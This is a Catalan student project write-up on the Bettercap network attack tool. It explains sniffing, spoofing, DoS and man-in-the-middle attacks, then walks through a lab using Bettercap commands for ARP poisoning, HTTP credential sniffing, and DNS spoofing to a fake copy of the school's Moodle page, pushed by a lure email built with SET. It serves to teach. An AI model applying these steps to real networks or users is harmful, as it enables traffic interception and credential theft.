Projecte ASIX 2k22

Escola Del Treball

2HISX 2021-2022

Aaron Andal & Cristian Condolo

CryptoSEC: "*Careful where you step in*"

Index

Bettercap

BetterCAP és una eina potent, flexible i portàtil creada per realitzar diversos tipus datacs MITM contra una xarxa, manipular HTTP, HTTPS i trànsit TCP en temps real, buscar credencials i molt més. Analitzador de xarxa via web; inclou BlueTooth, Wifi , Detecta atacs MITM , Spoof, network protocol fuzzer

Img src: 2.bp.blogspot.com

Bettercap està escrit en codi Ruby i s'aprofita de la flexibilitat i el potencial d'aquest llenguatge.

La instal · lació de Bettercap és realment senzilla. Té dependències, però executant gem install bettercap el procés es duu a terme completament. En cas que necessiteu alguna llibreria es pot utilitzar apt-get per completar el procés. Un cop instal · lat, disposarem d'un binari, el qual podrem executar.

Carecterístiques de Bettercap

Bettercap és una eina molt potent que és compatible amb les principals distribucions basades en Linux, algunes de les seves característiques principals són les següents:

- Escàner de xarxes WiFi , permet fer atacs de desautotenticació, també permet realitzar atacs sense clients a associacions PMKID, permet capturar handshakes de clients que usen protocol WPA i WPA2.

- Escàner de dispositius BLE (Bluetooth Low Energia) per llegir i escriure informació.
- Escàner de dispositius sense fil que usin la banda de 2.4GHz, com els ratolins sense fil, també permet realitzar atacs MouseJacking amb injecció de dades.
- Permet fer atacs passius i actius a xarxes IP
- Permet fer atacs MitM basats en ARP, DNS i també DHCPv6, amb l'objectiu de capturar tota la informació.
- Permet crear un servidor intermediari HTTP/HTTPS per aixecar el trànsit segur HTTPS, i facilita enormement l'ús de scripts.
- Sniffer de xarxa molt potent per a recol · lecció de credencials dusuari.
- Escàner de ports molt ràpid
- Té una potent API REST per fer atacs fàcilment.
- Incorpora una interfície gràfica d'usuari per facilitar els atacs, encara que el terminal de comandaments és molt potent.
- Tenim una gran quantitat de mòduls de diferents categories per ampliar funcionalitats

Els atacs que es poden fer a Bettercap

Eavesdropping (Escoltar atentament)


Segur que et resulta familiar; és una cosa molt normal a la vida. Imagina't que vols trobar alguna informació sobre dos amics i la seva relació. Una manera molt senzilla és escoltar en secret les vostres paraules. Aquest tipus d'atac també es produeix a les comunicacions informàtiques, però es coneix com a **sniffing**.

Img src: www.consultantsreview.com

Quan xateges amb el teu amic en mode “text clar”, és possible olorar el teu trànsit. Pot semblar antic, però pots estar segur que és un dels problemes de seguretat més grans en una xarxa que els administradors de xarxa no tenen en compte.

Falsificació de direccions IP (Address Spoofing o DNS Cache Poisoning + ARP Spoof)

Sé que saps què és una adreça IP (Protocol d’Internet). Com saps, per comunicar-se amb altres ordinadors, cada ordinador necessita una IP. En aquest atac, un atacant vol fer una adreça de destinació falsa i enganyar-te sobre això. Per exemple, el teu objectiu és mibanco.com i un atacant reenvia la teva petició a un fals mibanco.com. L’objectiu és suplantar el host víctima.



Img src: blockbit.com


Atac de denegació de servei (DoS)

En aquest tipus d'atac, un atacant intenta fer que una màquina o un recurs de xarxa no estigui disponible per als usuaris.

L'objectiu és interrompre o suspendre els serveis que es connecten a Internet. Aquest atac es dirigeix a gateways i servidors web, com els dels bancs, i realitza alguns dels sabotatges següents.

- Ús de recursos computacionals, com lample de banda, la memòria, lespai en disc o fins i tot la CPU. Com suposo, la teva ment podria divagar cap al codi maliciós.
- Destrueix la informació i les taules d'encaminament.
- Interrompre els components físics de la xarxa, com els routers, els switches i els firewalls.
- Envia dades no vàlides a aplicacions o serveis de xarxa. Podeu acabar anormalment els serveis.
- Enviar molts paquets a les destinacions per inundar-los i finalment col · lapsar i apagar.
- Bloquejar les destinacions i que els usuaris autoritzats no hi puguin accedir.

Al DDoS, un atacant pot utilitzar la tècnica del Zombie per capturar molts ordinadors i enviar moltes peticions a la víctima a través d'ells o de bots. Zombie vol dir que un ordinador connectat a Internet ha estat compromès per un hacker.



Img src: nextvision.com


Atac Man in the Middle

L'atac man-in-the-middle (abreujat MITM, MitM, MIM, MiM, MITMA) és una forma d'atac actiu en què un atacant estableix una connexió entre les víctimes i envia missatges entre elles.

Així, les víctimes creuen que estan parlant directament entre elles, però en realitat un atacant ho controla.

En aquest escenari, un atacant ha tingut èxit quan es pot fer passar per un usuari.

D'altra banda, hi ha una tercera persona entre tu i la persona amb qui et comuniques i pot controlar i vigilar el teu trànsit.



Afortunadament, alguns protocols poden impedir-ho, com el SSL.

Un hacker pot utilitzar el següent programari per implementar aquest atac:


- Caín i Abel
- Subterfugi
- **Ettercap**: És el que utilitzarem
- AirJack
- **SSLStrip**: L'utilitzarem per trencar el SSL.
- **SSLSniff**

Exemple pràctic de BETTERCAP


ARP Poisoning / Spoofing en acció

ARP Poisoning / Spoofing (2 parts) (BETTERCAP):

Envenenament de les taules ARP de les víctimes implicades i reenviament de paquets al hacker. Amb el Wireshark - ARP - Nmap, veurem com fa el duplicat de MAC.



Img src: @Aaron & Cristian's Github




Img src: @Aaron & Cristian's Github

MITM - Eavesdropping (Sniffing) (BETTERCAP)


Amb l'ARP Poisoning d'abans activarem un *sniffer* i estarem escoltant la màquina afectada i veient les pàgines on visita. Podem captar credencials de pàgines HTTP.

1. Obrir el Bettercap a Kali Linux.
2. Tenim una interfície senzilleta per començar a fer l'atac Man in the Middle. Si fem '`help` podrem veure tots els mòduls disponibles.




Img src: @Aaron & Cristian's Github


2. Amb la comanda següent `net.show` ens mostrarà la IP - MAC - Nom local. Seguidament fem un `net.probe on` per observar de forma interactiva i per fer-ho més bonic, amb un `ticker on`




Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github




Img src: @Aaron & Cristian's Github




Img src: @Aaron & Cristian's Github


3. A partir d'aquest moment, quan ja hem escollit la IP de la víctima. Ja podem començar amb el ARP.SPOOF




Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github




Img src: @Aaron & Cristian's Github




DNS Poisoning / Spoofing) (BETTERCAP)


Amb l'ARP Spoof d'abans activarem un *dnsspoof* i injectarem un registre de DNS fals on ens redirigirà a la nostra màquina on hi tindrem una *fake page: m0odle.escoladeltreball.org* (**Moodle EDT**) i l'enviarem per correu utilitzant **SET** dient que "*URGENT! L'Eduard ha posat les notes de M06, entra urgentment i mira la nota que tens!!!*" llavors l'usuari entrarà i no se n'adonarà i li robarem les credencials mostrades al **SET**.




Img src: @Aaron & Cristian's Github




Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github



